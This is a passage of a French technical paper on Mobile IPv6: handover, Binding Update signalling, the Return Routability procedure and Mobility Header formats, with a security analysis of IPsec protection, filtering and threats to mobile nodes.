


Fig. 5. Mobile IPv6 avec optimisation du routage

3.2 Détails

Mode non optimisé

Détection d'un nouveau point d'attachement Lorsqu'un noeud mobile change de point d'attachement, celui-ci reçoit un message Router Advertisement comportant un préfixe IPv6 différent de celui de sa CoA. A la réception de ce message, le noeud configure une nouvelle CoA appartenant au préfixe annoncé par le routeur d'accès. Afin de diminuer la durée d'un handover lors du passage d'un réseau à un autre, le noeud mobile peut soliciter le Router Advertisement en diffusant un message Router Solicitation comme dans la figure 6.

Procédure d'association Après configuration d'une nouvelle CoA, le noeud mobile s'associe avec son Home Agent. Pour se faire, il lui envoie un message Binding Update, BU. Ce message permet au HA de faire la relation entre la HoA et la CoA du noeud mobile. Celle-ci est stockée dans le *Binding Cache* du HA. Il s'agit d'une table de routage supplémentaire permettant de délivrer les paquets destinés à la HoA du noeud mobile à travers un tunnel IPv6-IPv6 établi entre le HA et la CoA du MN ; la HoA étant présente dans l'option Destination Option, et la CoA accessible directement dans le header IPv6 ainsi que dans l'option Alternate CoA des BU. A la reception du BU, le HA répond[8] par un Binding Acknowledgement, BA et établit le tunnel, comme dans la figure 6. La gestion des différentes erreurs est réalisée grâce aux messages Binding Error.

[8] le MN peut explicitement demander à ne pas recevoir de BA.




Fig. 6. Echanges de paquets dans Mobile IPv6

Mode optimisé

Le but de l'optimisation de routage est de permettre une connection directe entre le MN et le CN ne passant pas par le HA. Si la relation entre le MN et le HA dans un mode non optimisé a le mérite d'être simple, principalement du fait de leur connaissance préalable[9], celle liant un MN et un CN communiquant de manière directe est moins évidente.

Dans un mode optimisé, le CN se voit attribué une grande partie du rôle du HA, puisqu'il devient conscient de la CoA de son interlocuteur. Malgré tout, contrairement au HA, aucune information préalable permettant l'authentification du MN ne lui est disponible, a priori.




Fig. 7. Procédure de « Return Routability »

Il revient donc au MN de *prouver* à ses CN qu'il est bien possesseur des adresses auxquelles il prétend être joignable : sa HoA et sa CoA. Cette preuve est fournie si le MN est capable d'émettre et de recevoir du trafic depuis ces deux adresses : c'est le rôle de la « Return Routability Procedure »[10]. Dans les faits, la procédure est légèrement compliquée pour lui conserver son caractère *sans état* du point de vue du CN. Elle est basée sur l'échange de deux cookies, Care-of Init Cookie et Home Init Cookie, émis par le MN à destination du CN. Le premier est envoyé de manière directe avec la CoA du MN, et le second de manière indirecte avec la HoA du MN, en passant par le tunnel vers le HA. La réception de ces deux élements par le CN lui garantissent que le MN est bien capable

[9] secret partagé, voire certificats pour la protection par IPsec de leurs communications.
[10] [RFC4225] décrit les problématiques et la section 15 de [RFC3775] les détails de la solution choisie.

de dialoguer avec sa CoA et sa HoA.

Ces deux cookies sont respectivement retournés dans les messages CoT et HoT émis par le CN au MN en réponse aux messages CoTI et HoTI reçus. Ils apportent alors au MN une garantie relative que les réponses proviennent d'une personne capable d'émettre avec l'adresse du CN et de recevoir à cette adresse des messages provenant du réseau d'accueil et du réseau mère du MN. Ils préviennent donc qu'un noeud présent sur le réseau d'accueil ou sur le chemin entre le MN et le CN puisse forger les réponses. Un tel attaquant doit également être capable d'obtenir le trafic émis du réseau mère vers le CN.
Cependant, cette utilisation de cookies n'apporte aucune solution face à un attaquant présent sur le réseau du CN capable d'accéder au trafic de celui-ci et d'en injecter en son nom. Ainsi, le niveau de sécurité est comparable à celui d'une communication classique sur Internet entre deux clients quelconques.

De plus, deux types de Keygen Token (Care-of Keygen Token et Home Keygen Token), sont émis en réponse par le CN, respectivement à destination de la HoA du MN et de sa CoA. L'utilisation future de ces deux tokens pour authentification dans les messages de signalisation, i.e. Binding Update émis à destination du CN, permet de limiter la provenance aux personnes capables de recevoir du trafic à ces adresses.

La figure suivante synthétise les éléments échangés durant la Return Routability Procedure :




Fig. 8. Echange des éléments durant la « Return Routability Procedure »

3.3 La structure des paquets

Le trafic de signalisation de Mobile IPv6 se présente sous la forme d'un nouveau protocole identifié par le numéro 135 dans le champ Next Header de l'entête précédent. La figure 9 présente le format générique de ce Mobility Header. Le champ *Mobility Header Type* définit le type du message réellement transporté comme indiqué sur la figure 10.
De plus, ces différents messages peuvent comporter des options particulières au format. Ceci permet par exemple d'identifier la Care of Address du Mobile Node ou bien encore sa Home Address.

Les pseudo-paquets suivants représentent l'envoi de Binding Update et la réception du Binding Acknowledgement du Mobile Node vers le Home Agent et le Correspondent Node. Seul les champs significatifs sont représentés.

1. Mode non optimisé

   - *Binding Update du MN au HA*

     ```
     IPv6(dst=HA, src=CoA)
              DestOpt(value=HoA)
                    MH(mhtype=5)
                           BindingUpdate()
                                  AlternateCareofAddress(value=CoA)
     ```

   - *Binding Acknowledgement du MN au HA*

     ```
     IPv6(dst=CoA, src=HA)
              RoutingHeader(type=2, value=HoA)
                                          MH(mhtype=6)
                                                  BindingAck()
     ```

2. Mode optimisé : Return Routability Procedure

   - *HoTI du MN au CN (via le HA)*

     ```
              IPv6(dst=CN, src=HoA)/MH(type=1)/HoTI()
     ```

   - *HoT du CN au MN (via le HA)*

```
IPv6(dst=HoA, src=CN)/MH(type=3)/HoT()
```

– *CoTI du MN au CN*

```
IPv6(dst=CN, src=CoA)/MH(type=2)/CoTI()
```

– *CoT du CN au MN*

```
IPv6(dst=CoA, src=CN)/MH(type=4)/CoT()
```

– *Binding Update du MN au CN*

```
IPv6(dst=CN, src=CoA)
          DestOpt(value=HoA)
                    MH(mhtype=5)
                           BindingUpdate()
```

– *Binding Acknowledgement du CN au HA*

```
IPv6(dst=CoA, src=CN)
       RoutingHeader(type=2, value=HoA)
                                  MH(mhtype=6)
                                         BindingAck()
```




Fig. 9. Format du Mobility Header (MH)

Mobility Header Type	Mobility Message
1	Home Test Init
2	Care-Of Init
3	Home Test
4	Care-of Test
5	Binding Update
6	Binding Acknowledgement
7	Binding Error

Fig. 10. Mobility message et Mobility Header Type

Il est important de remarquer les deux points suivants :

– les paquets émis par le MN utilisent une option spécifique (HAO : Home Address Option, figure 11) du header Destination Option, permettant d'informer le récepteur de la HoA du noeud mobile.




Fig. 11. Home Address Option (HAO)

– les paquets à destination du MN contiennent un Routing Header Type 2, transportant la HoA du noeud mobile. Il indique au MN que bien que le paquet doive être routé jusqu'à la CoA, il a réellement pour destination la HoA du noeud.

4 La sécurité dans MIPv6

Mobile IPv6 a la particularité de mettre en œuvre des communications entre trois participants : un CN, un MN et son HA. La sécurité de cette relation triangulaire entre les acteurs doit être étudiée en prenant en compte différents points de vue. Tout d'abord, chacun des participants doit être protégé d'éventuelles attaques pouvant survenir du fait de l'utilisation de Mobile IPv6. En pratique, chacun doit avoir la garantie que ses interlocuteurs sont bien ceux qu'ils prétendent être. De plus, les réseaux dans lesquels se situent les trois participants ne doivent pas être impactés par la présence de ceux-ci.

Enfin, l'utilisation des Routing Header et de l'option Home Address permettant de modifier les adresses destination et source des MN et CN[11] ne doivent pas fournir de nouvelles vulnérabilités.

4.1 Prise en compte des impacts sur Internet

L'une des recommendations fournie par l'IESG au Working Group Mobile IP était la suivante : « Do no harm to the existing Internet ».

La majorité des problématiques de sécurité soulevées par le protocole vis-à-vis d'Internet concerne la mise en œuvre de technologies permettant de modifier ses adresses sources et destination : il s'agit des mécanismes de *Routing Header Type 2* et de *Destination Header - Home Address Option*.

La problématique a été prise en compte dès les débuts du Working Group sur le sujet. Elle a notamment été formalisée dans [RHHASec][12].

- **Routing Header Type 2** : Le mécanisme de Routing Header intégré à IPv6 fournit dans sa version de base (Type 0) une fonctionnalité comparable aux options de source-routing disponible sous IPv4[13]. Sous IPv4, les implications de sécurité associées sont telles que la majorité des routeurs actuels désactivent par défaut le support de cette option.
  La prise en compte de cette problématique dans le cadre d'IPv6 a permis la définition d'un Routing Header d'un type spécifique (Type 2), utilisé uniquement dans le cadre du protocole et transportant une seule adresse (en pratique, la HoA du MN). Son interprétation est donc limitée aux seuls noeuds mobiles.
  Les conséquences liées à l'utilisation d'un nouveau type sont également importantes au niveau filtrage. Il devient possible d'adopter des politiques différentes pour les paquets incluant un Routing Header Type 0[14] et ceux incluant un Routing Header Type 2[15].

- **Destination Options Header - Home Address Option** : cette option du Destination Header, potentiellement impactante au niveau sécurité, est définie spécifiquement par Mobile IPv6. Elle n'a donc pas d'interprétation hors du cadre du protocole.
  En pratique, même si un paquet incluant cette option est reçue par une machine (du fait d'une absence de filtrage), celle-ci ne prendra pas en compte l'information transportée. En d'autres termes, elle ne réalisera pas la modification d'adresse source du paquet avec l'information présente dans l'option.
  De plus, l'utilisation d'IPsec sur le trafic de signalisation et plus particulièrement sur les messages incluant cette option (Binding Update et Mobile Prefix Solicitation), limite la prise en charge de celle-ci aux seuls HA et CN implémentant MIPv6.

Un autre point important dans le développement du protocole a également concerné les problématiques de DoS, que ce soit sur les participants ou sur l'infrastructure.

---

[11] et donc de passer outre les mécanismes d'Ingress filtering [RFC2827,RFC3704] éventuellement déployés sur Internet

[12] Le document décrit notamment les problématiques d'ingress/egress filtering liées à l'utilisation potentielle des Routing Headers Type 0, avant la définition des Routing Header Type 2 proposée dans le document.

[13] *Loose and Strict Source Routing options*

[14] typiquement, les rejeter

[15] les accepter ou non en fonction de l'utilisation de MIPv6 sur le réseau

Comme dans le cas de TCP et d'autres protocoles de connexion, une répartition mesurée des messages et réponses associées a du être envisagée. Par exemple, [TA] décrit dans une optique historique les différentes étapes de sécurisation de la procédure de Binding Update (Return Routability Procedure). La complexité apparente de cette partie du protocole (Nonces, Cookies, Tokens), l'ordre des messages et leur nombre sont le résultat de longues réflexions visant à fournir une sécurité maximale pour le MN, le CN, en terme d'authentification, de prévention des DoS et de gestion des états dans les noeuds. C'est également le cas pour l'infrastructure concernant les Dénis de Service.

Sécurité dans les réseaux des participants

- ***Dans le réseau mère*** : Si tout a été mis en œuvre, suite aux recommandations de l'IESG, pour protéger l'infrastructure Internet existante, le déploiement éventuel du protocole à grande échelle est également lié aux impacts potentiels dans les réseaux des participants.
  En théorie, le HA est une cible de choix pour un attaquant. Il offre en effet un frontal sur Internet puisqu'il doit être accessible de tout point d'attachement de ses clients (il n'a pas de connaissance préalable des CoA utilisés par ses MN), mais également un point d'attachement sur un réseau interne.
  Dans les faits, la meilleure manière de considérer ce routeur est de le voir comme un concentrateur d'accès VPN. En effet, comme évoqué précédemment, la mise en œuvre d'un HA sans protection du trafic[16] ne peut être envisagée de manière sérieuse.
  Outre les extensions particulières liées à la mobilité, la problématique reste celle de la gestion de clients mobiles de type roadwarrior. Au final, en considérant les rôles de Mobile IPv6 et d'IPsec complémentaires, le rôle réel de MIPv6 dans le cadre de cette coopération consiste simplement à fournir le moyen de séparer les notions de Locator et d'Identifier evoquées précédemment.
  Les idées mises en œuvre et le travail réalisé au niveau de la différenciation des flux dans le protocole (Mobility Header, séparation des modes tunnel et transport, définition de Routing Header d'un type spécifique) fournissent les moyens de réaliser un filtrage et une protection précis.
  Dans cette optique, plusieurs types de flux sont à prendre en compte :

  1. Les flux protégés via IPsec provenant des MN (trafic IPsec protégeant la signalisation et les données des MN, montées de sessions IKE)
  2. Les flux entrants provenant des CN souhaitant contacter des MN associés au HA.
  3. Les flux sortants provenant des MN et à destination de l'intérieur du périmètre de l'entreprise ou du domaine considéré.
  4. Ces mêmes flux mais à destination de clients externes.

  En pratique, la politique de sécurité du réseau mère impacte de manière directe le type de connexions que le noeud peut initier/recevoir. En entreprise, dans un premier temps, il est vraisemblable que le HA ne pourra pas être contacté par des CN externes, limitant ainsi l'intérêt de MIPv6 à la mise en place de connections avec des éléments du réseau interne (clients, serveurs, voire autres MN de l'entreprise). Hors contexte entreprise, il est possible

[16] La sécurisation du trafic par IPsec concerne à la fois la signalisation, mais également les données passant dans le tunnel entre le MN et le HA, même si les Security Policy pour ces types de trafics peuvent être différentes.

que le déplacement progressif des éléments de sécurité (firewall, antivirus) sur les postes clients rende possible les réseaux ouverts dans lesquels le HA acceptera du trafic entrant pour ses clients. Le niveau de fonctionnalité est clairement lié au niveau de sécurité souhaité et aux objectifs à atteindre.
Pour autant et indépendamment des décisions prises concernant le filtrage, la complexité des protocoles rencontrés (Mobile IPv6, IKE[17], IPsec) pose deux problèmes majeurs :

- Le manque de maturité des implémentations : même si les démons IKE ne subissent pas des évolutions extrêmement importantes[18], que les piles IPsec ne sont également quasiment pas modifiées, le volume de code apporté par Mobile IPv6, la complexité des échanges assurent la découverte à venir de failles critiques. Pour contrebalancer ce point, il faut replacer le déploiement éventuel d'IPv6 en général et de solutions basées sur MIPv6 dans le temps. Lorsque ceci arrivera, les piles auront quelques années de maturité derrière elles.
- Les erreurs de configuration associées aux relations entre MIPv6, IPsec et IKE. Comme pour le point précédent, l'amélioration du support et l'expérience gagnée sur l'utilisation du protocole seront des points de passage obligés.

- ***Dans le réseau d'accueil*** : dans le réseau d'accueil, les possibilités d'impacts sont réduites, aucun déploiement spécifique d'éléments d'infrastructure ne venant potentiellement modifier la sécurité du réseau.
  Les seuls impacts potentiels sur le réseau sont liés à l'éventuelle mise en place de règles de filtrage pour autoriser IPsec, les Destination Options Header - Home Adress Option en entrée et les Routing Header Type 2 en sortie.
  Pour les Routing Header Type 2, le choix d'un type spécifique, la limitation à une adresse encapsulée et la portée réduite aux MN permettent un filtrage efficace et une utilisation sans crainte sur le réseau d'accueil.
  De la même manière, la prise en compte du contenu de l'option HAO est intrinsèquement liée à l'implémentation et à l'activation du mode HA ou CN sur les entités du réseau d'accueil. Les deux bits de poids fort du type de l'option prenant la valeur 1, le comportement adopté par un hôte ne comprenant pas l'option consiste à rejeter le paquet, comme spécifié dans [RFC2460]. De plus, les gardes-fous placés sur son utilisation par le destinataire amènent aux mêmes conclusions que précédemment.
  L'autorisation d'utiliser IPsec en sortie d'un réseau reste le point le plus controversé. En pratique, il semble évident, que les réseaux d'accueils desquels les invités auront accès seront séparés du coeur de l'entreprise. Dans les faits, l'exfiltration de données étant possible dès qu'une communication vers l'extérieur est réalisable, à travers proxy HTTP/HTTPS, sur DNS, les arguments associés à la capacité à surveiller les flux sortants ne tiennent déjà plus. Contrairement à TLS qui semble admis, peut-être du fait de son utilisation « grand public » une barrière doit encore être franchie pour le déploiement d'IPsec.
  Du point de vue de la sécurité, de nouveaux deploiements de réseaux d'accueil séparés et ouverts sont envisageables. Ceux-ci permettent de laisser une liberté importante aux invités tout en assurant qu'aucune attaque ne puisse être montée depuis ceux-ci en utilisant le préfixe fourni par le site d'accueil. Dans cette optique, Mobile IPv6 peut servir de compromis au sein

[17] Si le keying statique doit être supporté dans MIPv6, le Keying dynamique n'est qu'optionnel.
[18] Elles concernent majoritairement la prise en compte de l'extensions PF_KEY MIGRATE

d'un réseau d'accueil pour permettre l'imputation des actions effectuées au préfixe du réseau mère du MN.

- ***Dans le réseau du correspondant*** : Dans le réseau du correspondant, les problématiques sont similaires à celles rencontrées dans le réseau d'accueil des noeuds mobiles. Elles sont même identiques dans le cas où le CN est également MN.
  Un élément est tout de même accentué lorsqu'on considère le cas du CN. Etant contacté par le MN, il doit être accessible depuis l'extérieur. Comme évoqué précédemment, la problématique de filtrage intermédiaire apparait peut-être moins sur les réseaux domestiques avec la mise en place d'éléments de protection directement sur les postes client.
  Dans un contexte plus restrictif, les correspondants des MN peuvent se voir limités au périmètre d'un domaine de confiance (autres noeuds de l'entreprise). Encore une fois, les choix effectués dépendent de manière directe des besoins de sécurité évalués.

4.2 Vulnérabilités côté client

L'utilisation de Mobile IPv6 sur un poste nomade peut poser de sérieux problèmes de confidentialité et d'anonymat. En effet, le noeud mobile étant toujours joignable à la même addresse, un attaquant peut ainsi harceler le MN sans se soucier de ses déplacements. En fonction de la technologie d'accès du MN, un DoS peut donc avoir, à moindre coût pour l'attaquant, un effet dévastateur pour le noeud mobile.

Si l'on considère que le MN utilise un lien à faible débit, comme GPRS, l'attaquant pourra facilement empêcher le MN de communiquer en saturant son lien descendant. De la même façon, en considérant une technologie d'accès dans laquelle la facturation est basée sur le volume des données, l'attaquant peut nuire financièrement au MN. Dans ce type de configuration, la réception de trafic non solicité peut également représenter une menace envers le MN.

Afin de se prémunir de ce type d'attaques, il est envisageable de s'appuyer sur le réseau mère ainsi que sur le HA. Celui-ci possède vraisemblablement un lien plus rapide que le MN. Il sera donc plus à même de stopper le DoS et de prendre les messures adéquates pour en limiter les effets. Il est de plus possible d'effectuer du filtrage au niveau du HA afin de n'autoriser à destination du MN que les paquets en relation avec des connexions initiées par le MN.

Lorsqu'un noeud mobile désire effectuer une optimisation de route avec un CN présent dans un Hotspot non protégé, un attaquant peut compromettre les communications entre le CN et le MN. Il peut par exemple intercepter les messages échangés dans la procédure de Return Routability, et injecter de faux Binding Update. Bien que potentiellement dangereuse, cette attaque n'est pas engendrée par l'utilisation de Mobile IPv6 et reste similaire en terme d'impacts aux attaques que peut effectuer un attaquant présent sur le même lien que sa victime.

5 Retour sur les apports et contraintes d'IPsec

Dans de nombreux protocoles, l'argument de sécurité brandi est souvent l'utilisation proposée d'IPsec. Cet argument souvent fallacieux ne prend pas en compte la réalité des faits concernant IPsec, ses possibilités et les contraintes rencontrées.

Pour ce qui concerne Mobile IPv6, la **nécessaire** protection du trafic de signalisation entre le MN et le HA via IPsec n'est pas juste une proposition faite à la légère. Elle provient d'une véritable réflexion et de la disponibilité d'un environnement de mise en œuvre adapté. Outre l'intégration d'IPsec dans le standard, le sujet est également détaillé dans deux documents annexes ([RFC3776], [MIGRATE]).

Sous IPv6, de nombreux points favorisent la mise en œuvre d'IPsec. Les deux principaux sont certainement l'adressage global et la nécessaire implémentation du protocole au niveau des piles réseaux IPv6.

Le premier permet la mise en place de connexions sécurisées de bout en bout, sans subir la NAT ([RFC3947], [RFC3715][19], [RFC2709]).

Dans les cas rencontrés dans MIPv6 :

- l'utilisation du mode tunnel (pour la sécurisation du tronçon entre le MN et son HA lorsque celui-ci dialogue avec des CN) est des plus classiques. Les adresses des extrémités du tunnel sont la CoA au niveau du MN et l'adresse du HA.
  Il est à noter que le MN n'est pas vu comme un véritable roadwarrior bien que son adresse soit a priori inconnue du HA. Dans les faits, même si la SA du Home Agent vers le MN utilise la CoA courante comme destination, elle peut être initialisée à la valeur de la Home Address du noeud. Ensuite, cette adresse est mise à jour dans la SAD lorsque le noeud mobile se déplace (lors de la phase de « Binding »). La problématique de modification de la CoA lors d'un déplacement du noeud est traitée par la suite.

- l'utilisation du mode transport pour la sécurisation des Binding Update pourrait sembler problématique a priori, les paquets émis par le MN possédant une adresse source volatile mais compatible avec le réseau d'accueil (CoA). Dans les faits, le paquet est émis avec un header « Destination Options Header - Home Address Option » : une étape intermédiaire à la réception du paquet permet de replacer cette adresse dans le champ Destination Address du header IPv6. Au final, celle-ci est utilisée pour référencer la Security Policy associée. La protection appliquée au paquet est donc toujours réalisée avec la Home Address du noeud comme IP source, indépendamment des déplacements et ainsi des CoA rencontrées.

- l'utilisation du mode transport pour la sécurisation des Binding Ack (ou Binding Error) émis par le HA en réponse aux Binding Update reçus suit le même genre d'étape de routage intermédiaire. Cette fois-ci, l'adresse destination présente dans le paquet durant le routage est la CoA du MN, mais elle est échangée avec la Home Address de celui-ci présente dans un Routing Header Type 2.
  Dans ce cas, comme dans celui vu précédemment, bien que la phase de routage se réalise temporairement entre la CoA et l'adresse du HA, les destinataires finaux (donc ceux concernés par la Security Policy) sont bien la Home Address et l'adresse du Home Agent.

L'un des principaux problèmes que subit Mobile IPv6 et plus précisément IPsec dans la sécurisation du protocole tient en fait à une particularité de l'adressage IP. En effet, une adresse IP est utilisée à la fois comme identifiant de routage et comme identifiant de noeud[20].

